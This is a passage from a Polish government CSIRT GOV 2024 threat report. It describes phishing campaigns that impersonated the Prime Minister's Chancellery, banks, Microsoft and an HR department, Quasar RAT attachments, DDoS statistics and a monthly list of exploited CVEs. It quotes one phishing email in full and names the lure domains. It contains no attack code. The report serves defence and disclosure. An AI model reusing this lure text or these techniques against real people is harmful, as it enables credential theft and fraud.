


Rysunek 23. Sfałszowany panel logowania do usług Microsoft


Pod koniec sierpnia 2024 roku Zespół CSIRT GOV uzyskał informację o wystąpieniu kampanii phishingowej, w której adwersarz podszywa się pod Kancelarię Prezesa Rady Ministrów celem wyłudzenia danych logowania do portali bankowych (oficjalnie wykorzystywane jako m.in. metoda logowania do e-usług rządowych typu mObywatel, Profil Zaufany). Przedmiotowa strona zlokalizowana była w domenie *otoczenia.odszkodowanie-gov.com*. Strona wykorzystywała wizerunek KPRM oraz stylistykę oficjalnej witryny rządowej, która jest stosowana przez administrację państwową w ramach domeny *gov.pl*. Na stronie widniała informacja o rzekomym odszkodowaniu, jakie przysługiwać miało każdemu gospodarstwu domowemu w kwocie ponad 400 zł. Aby uzyskać powyższe środki, należało uwierzytelnić się za pomocą wybranego z listy banku. Po wybraniu instytucji finansowej z listy następowało załadowanie podstawionej strony danego banku z dostępnym panelem logowania.



Rysunek 24. Strona podszywająca się pod rzeczywistą witrynę KPRM w domenie gov.pl – cz. 1



Rysunek 25. Strona podszywająca się pod rzeczywistą witrynę KPRM w domenie gov.pl - cz. 2




Rysunek 26. Spreparowany panel logowania do usługi iPKO

Zagrożenia odnotowane w IV kwartale 2024 roku


W czwartym kwartale 2024 roku jako pierwszą z szerzej dystrybuowanych kampanii odnotowano dystrybucję złośliwego oprogramowania w ramach załącznika do wiadomości email. Korespondencja ta rozsyłana była poprzez pocztę elektroniczną z konta w usłudze Gmail. Nadawca wiadomości podszywał się pod prywatną firmę, aby dostarczać do użytkowników końcowych rzekome zapytanie ofertowe, które miało znajdować się w załączniku. W rzeczywistości stanowił on archiwum o rozszerzeniu LZH, które zawierało w sobie złośliwe oprogramowanie zaklasyfikowane jako trojan Quasar.

Rysunek 27. Wiadomość dystrybuująca złośliwe oprogramowanie typu RAT Quasar

W listopadzie 2024 roku Zespół CSIRT GOV zarejestrował kampanię phishingową dystrybuującą wiadomości mail z hiperłączem do strony w domenie *mandalaywoods.com*, z której następowało przekierowanie na *cdn.dragon.cere.network*. Wiadomości te przypominać miały swoją treścią powiadomienie systemowe informujące odbiorcę o otrzymaniu przez niego dokumentów na platformie SharePoint. Pod adresem *cdn.dragon.cere.network* znajdowała się strona imitująca zabezpieczony hasłem dokument Microsoft Word. Służyło to wyłudzeniu danych logowania odbiorcy do usługi Microsoft.




Rysunek 28. Wiadomość z odnośnikiem do strony imitującej usługę Microsoft Word



Rysunek 29. Widok strony imitującej usługę Microsoft Word

W listopadzie 2024 roku zarejestrowano szeroko rozpowszechnioną kampanię socjotechniczną, w ramach której dystrybuowane było złośliwe oprogramowanie typu trojan. Wskazana korespondencja informowała odbiorcę o załączniku, w którym znajdować miał się kosztorys specyfikacji zamówienia. Jak wynika z analizy oryginałów wiadomości, były one dystrybuowane za pośrednictwem skompromitowanego konta przedstawiciela handlowego zagranicznej firmy. Załącznik do wskazanej wiadomości stanowiło archiwum o rozszerzeniu LZH, które zawierało w sobie złośliwe oprogramowanie.



Rysunek 30. Wiadomość ze złośliwym załącznikiem

Poniższa kampania zarejestrowana została przez Zespół CSIRT GOV wobec jednego z polskich ministerstw. Wiadomości przychodzące z różnych adresów mail o nazwie *HR Department* i zmiennym temacie informowały odbiorcę o załączniku, w którym znajdować się miał raport dotyczący pracowników do zwolnienia bądź otrzymania premii za osiągnięte wyniki. Zawarte we wiadomości hiperłącze odwoływało się do strony w domenie *benefitt.best*, na której zawarty był panel logowania. Nad wskazanym panelem logowania widoczne było logo, które stanowiło ikonę witryny WWW odbiorcy wiadomości (domena odbiorcy) celem legitymizacji strony wyłudzającej dane logowania.

HR Department
email@marylandchildcares.com

Reply | Forward | Archive | Junk | Delete | More

IMPORTANT: Employee Performance Evaluation - November 2024 (Ref: -80852)

Hello [redacted].

Good day!

Kindly Check below link for Employees Performance report, till this month of **NOVEMBER** 2024:

inter-records/staff[redacted]news/employee.record/November_2024-reports/[redacted]

Please do note that All names highlighted in **Red** indicate employees whose contract is to be terminated. and names highlighted in **Green** indicates Employees whose performance deserves a bonus and the upcoming salary increment.

Kindly Click the above link to check your performance and Append your signature, then return your response immediately


Please reply and ask questions, should you have further enquiry.

Best regards,

Director of HR

Human Resource Department

Rysunek 31. Wiadomość ze złośliwym załącznikiem



Rysunek 32. Spreparowany panel logowania


Zaobserwowane tendencje ataków socjotechnicznych w 2024 r.

Na przestrzeni minionego roku zaobserwować można było liczne ataki oraz kampanie wykorzystujące:

- skompromitowane konta poczty elektronicznej instytucji szczebla lokalnego, wojewódzkiego, krajowego oraz międzynarodowego, w tym przejęcia rządowych skrzynek email (m.in. w domenie *gov.pl*) oraz skrzynek innych państw europejskich i instytucji międzynarodowych;
- kody QR zamiast klasycznych odnośników, pozwalające na ominięcie automatycznego skanowania potencjalnie złośliwej zawartości przez filtry bezpieczeństwa poczty;
- motyw przewodni podpisywania dokumentów za pomocą serwisów typu DocuSign oraz zachęty do wyświetlania udostępnionych dokumentów na rzeczywistych usługach, takich jak Microsoft SharePoint czy Google Drive;
- stosunkowo proste, jednakże szeroko dystrybuowane wykorzystywanie wizerunku polskich oraz europejskich organów ścigania celem zastraszenia odbiorcy do podjęcia stosownych czynności;
- dystrybucję wiadomości email do adresatów w wielu państwach członkowskich Unii Europejskiej;
- wizerunek instytucji szczebla centralnego celem legitymizacji prowadzonych działań ofensywnych, zarówno wobec osób prywatnych, jak i innych instytucji lub operatorów infrastruktury krytycznej.


Ataki DDoS

W ciągu 2024 roku Zespół CSIRT GOV odnotował 348 ataków DDoS. Liczba przedmiotowych zdarzeń z podziałem na poszczególne kwartały została przedstawiona poniżej.



Wykres 6. Liczba ataków DDoS w podziale na kwartały


W ciągu całego 2024 roku celem ataków DDoS były 44 instytucje znajdujące się we właściwości CSIRT GOV. Największą liczbę ataków oraz atakowanych podmiotów zarejestrowano w pierwszym kwartale 2024 roku.



Wykres 7. Liczba zaatakowanych instytucji z podziałem na kwartały


Charakterystyka ataków DDoS wskazuje, iż dominowały ataki wykorzystujące metody określane jako TCP SYN/ACK Flood oraz UDP Flood. Wykorzystano także ataki aplikacyjne bazujące na licznych zapytaniach HTTP typu GET czy POST w celu przeciążenia zasobów serwera.

Analizując źródła pochodzenia ataków DDoS w 2024 roku należy zauważyć, że geolokalizacja najaktywniejszych adresów IP wskazywała na USA, Polskę oraz Finlandię. W wielu atakach zaobserwowano wykorzystanie polskich adresów IP będących infrastrukturą usługi VPN. Użycie opisywanej usługi pozwalało atakującym na obejście reguł filtrujących ruch sieciowy na podstawie geolokalizacji, co mogło skutkować większą efektywnością ataków. Poniższy wykres przedstawia rozkład krajów, z których adresów IP odnotowano największą aktywność w kontekście ataków DDoS.



Wykres 8. Procentowy rozkład zidentyfikowanych adresów IP biorących udział w atakach DDoS

Kolejnym aspektem oceny zagrożenia w postaci ataków DDoS był czas ich trwania. W pierwszym kwartale 2024 roku średni czas rejestrowanych ataków był największy i wyniósł około 2,5 godziny. W kolejnych kwartałach średni czas trwania ataku stopniowo malał. W IV kwartale 2024 roku czas przedmiotowych zdarzeń wyniósł niecały kwadrans.



Wykres 9. Średni czas ataku przedstawiony w minutach w podziale na kwartały

Zespół CSIRT GOV odnotował również czynny udział w atakach DDoS wielu grup haktywistycznych. Według analiz prowadzonych przez Zespół CSIRT GOV, działania grup ukierunkowane były na usługi państw członkowskich NATO, Unii Europejskiej oraz infrastrukturę ukraińską. Ataki nierzadko powiązane były z deklaracjami przedstawicieli poszczególnych państw w zakresie wsparcia Ukrainy.

Przegląd podatności w obszarze działania CSIRT GOV

Zespół CSIRT GOV odnotował w 2024 r. wysoki poziom zagrożeń w zakresie prób wykorzystania podatności urządzeń brzegowych, zwłaszcza typu VPN, jak również podatności systemów poczty elektronicznej. Spośród wykorzystywanych podatności identyfikowano również takie, które stanowiły ataki typu zero-day. Poniżej przedstawiono przegląd podatności, które miały wpływ na poziom zagrożenia systemów i sieci teleinformatycznych podmiotów pozostających w obszarze właściwości Zespołu CSIRT GOV.

Styczeń

- GitLab (CVE-2023-7028) - Podatność w wersjach Enterprise oraz Community umożliwia wysłanie wiadomości e-mail resetującej hasło do konta użytkownika na niezweryfikowany adres e-mail.
- Ivanti (CVE-2023-39336) – Podatność Ivanti Endpoint Manager umożliwia atakującemu z dostępem do sieci wewnętrznej na wstrzyknięcie kodu SQL celem wykonania dowolnych zapytań SQL i pobrania danych wyjściowych bez konieczności uwierzytelniania.

Luty

- Cisco (CVE-2024-20254 oraz CVE-2024-20255) - Podatności dotyczą urządzeń Cisco Expressway Series, a ich wykorzystanie może umożliwić przejęcie kontroli nad urządzeniem poprzez atak typu CSRF (Cross-Site Request Forgery).
- Fortinet (CVE-2024-21762, CVE-2024-23113) – Podatność oprogramowania FortiOS może pozwolić zdalnemu, nieuwierzytelnionemu atakującemu na wykonanie dowolnego kodu lub poleceń za pośrednictwem specjalnie spreparowanych żądań.

Marzec

- Ivanti (CVE-2023-41724) – Podatność Ivanti Standalone Sentry umożliwia nieuwierzytelnionemu użytkownikowi znajdującemu się w tej samej sieci na wykonanie dowolnego polecenia w systemie operacyjnym produktu.

Kwiecień

- Palo Alto Networks (CVE-2024-3400) - Podatność w usłudze GlobalProtect oprogramowania PAN-OS pozwala na wykonanie przez nieuwierzytelnionego atakującego nieautoryzowanego kodu z uprawnieniami roota na firewallu.
- Cisco (CVE-2024-20353, CVE-2024-20358 oraz CVE-2024-20359) – Podatności Cisco Adaptive Security Appliance (ASA) oraz Firepower Threat Defense (FTD): podatność CVE-2024-20353 związana jest z nieprawidłowym procesem analizowania nagłówka HTTP w urządzeniach ASA/FTD, umożliwiająca atakującemu wysłanie spreparowanego żądania HTTP, które spowoduje odmowę dostępu do urządzenia oraz jego ponowne uruchomienie (atak typu DoS). Podatności CVE-2024-20358 oraz CVE-2024-20359 dotyczą braku prawidłowej walidacji danych wejściowych w interfejsie webowym urządzeń Cisco, których wykorzystanie umożliwia zdalne wykonywanie poleceń w systemie operacyjnym Cisco z uprawnieniami administracyjnymi.

Maj

- Check Point (CVE-2024-24919) - Podatność Check Point Security Gateways pozwala nieuwierzytelnionemu atakującemu na zdalny odczyt dowolnych plików z systemu operacyjnego urządzenia z uprawnieniami użytkownika root.

Czerwiec

- Fortinet (CVE-2023-34992) - Podatność oprogramowania Fortinet FortiSIEM w wersjach: 7.0.0, 6.7.0 – 6.7.5, 6.6.0 – 6.6.3, 6.5.0 – 6.5.1 oraz 6.4.0 – 6.4.2 pozwala na nieuprawnione wykonanie kodu lub komend poprzez wykreowane żądania API.

Lipiec

- OpenSSH (CVE-2024-6387) - Podatność OpenSSH umożliwia zdalne wykonanie kodu (RCE) oraz eskalację uprawnień na urządzeniach z systemem Linux korzystających z biblioteki glibc.

Sierpień

- Ivanti (CVE-2024-7593) - Podatność Ivanti Virtual Traffic Manager wykorzystująca nieprawidłową implementację algorytmu uwierzytelniania umożliwia atakującemu obejście uwierzytelniania panelu administracyjnego oraz utworzenie konta administracyjnego.
- GeoServer (CVE-2024-36401) - Podatność wykryta w lipcu 2024 r. umożliwia nieuwierzytelnionemu atakującemu zdalne wykonanie kodu (RCE) poprzez spreparowane dane wejściowe do domyślnej instalacji GeoServer z powodu błędu w interfejsie API biblioteki GeoTools.

Wrzesień

- Yubico (CVE-2024-45678) - Zidentyfikowana podatność może zostać wykorzystana przez atakującego do przechwycenia kluczy prywatnych w przypadku posiadania fizycznego dostępu do urządzenia (YubiKey, Security Key lub YubiHSM) oraz znajomości konta docelowego powiązanego z urządzeniem. W zależności od konfiguracji, atakujący może również potrzebować dodatkowych informacji, takich jak login, PIN, hasło do konta lub dodatkowy klucz uwierzytelniający.
- Cisco (CVE-2024-20439) – Podatność Cisco Smart Licensing Utility pozwala zdalnemu, nieuwierzytelnionemu atakującemu na zalogowanie się przy użyciu poświadczeń administracyjnych.
- Cisco (CVE-2024-20440) – Podatność Cisco Smart Licensing Utility pozwala zdalnemu, nieuwierzytelnionemu atakującemu na dostęp do wrażliwych informacji.

Październik

- Zimbra (CVE-2024-45519) - Podatność Zimbra Collaboration Suite umożliwia zdalne wykonanie kodu na serwerach (RCE) z wykorzystaniem spreparowanych wiadomości SMTP, co może prowadzić do pełnego przejęcia kontroli nad systemem.
- Ivanti (CVE-2024-37404) - Nieprawidłowa walidacja danych wejściowych w portalu administracyjnym Ivanti Connect Secure przed wersją 22.7R2.1 i 9.1R18.9 lub Ivanti Policy Secure przed wersją 22.7R1.1 pozwala uwierzytelnionemu atakującemu na zdalne wykonanie kodu.

- Cisco (CVE-2024-20432) - Podatność Cisco Nexus Dashboard Fabric Controller umożliwia uwierzytelnionemu atakującemu wykonanie dowolnego polecenia (ang. Remote Code Execution, RCE) w podatnym urządzeniu z uprawnieniami administratora sieci. Wykorzystanie podatności następuje poprzez interfejs API REST oraz konto użytkownika sieci NDFC.
- VMware (CVE-2024-38812) - Podatność dotyczy przypadku przepełnienia sterty w implementacji protokołu DCE/RPC. Adwersarz z dostępem sieciowym do vCenter Server może wykorzystać tę podatność poprzez wysyłanie specjalnie spreparowanego pakietu sieciowego, co może skutkować zdalnym wykonaniem kodu.

Listopad

- Microsoft (CVE-2024-43451) – Podatność systemu Windows umożliwia m.in. kradzież skrótu NTLMv2 użytkownika, co pozwala na podniesienie uprawnień przez atakującego oraz uzyskanie dostępu do innych usług w sieci przeprowadzając atak typu pass the hash.
- Microsoft (CVE-2024-49039) – Podatność systemu Windows umożliwia podniesienie uprawnień użytkownika z wykorzystaniem funkcji harmonogramu zadań systemu Windows.
- Apple (CVE-2024-44308 oraz CVE-2024-44309) – Podatności dotyczą przetwarzania zawartości internetowej w silniku WebKit, w tym JavaScript, i mogą umożliwić ataki, takie jak wykonywanie złośliwego kodu czy cross-site scripting (XSS).

Grudzień

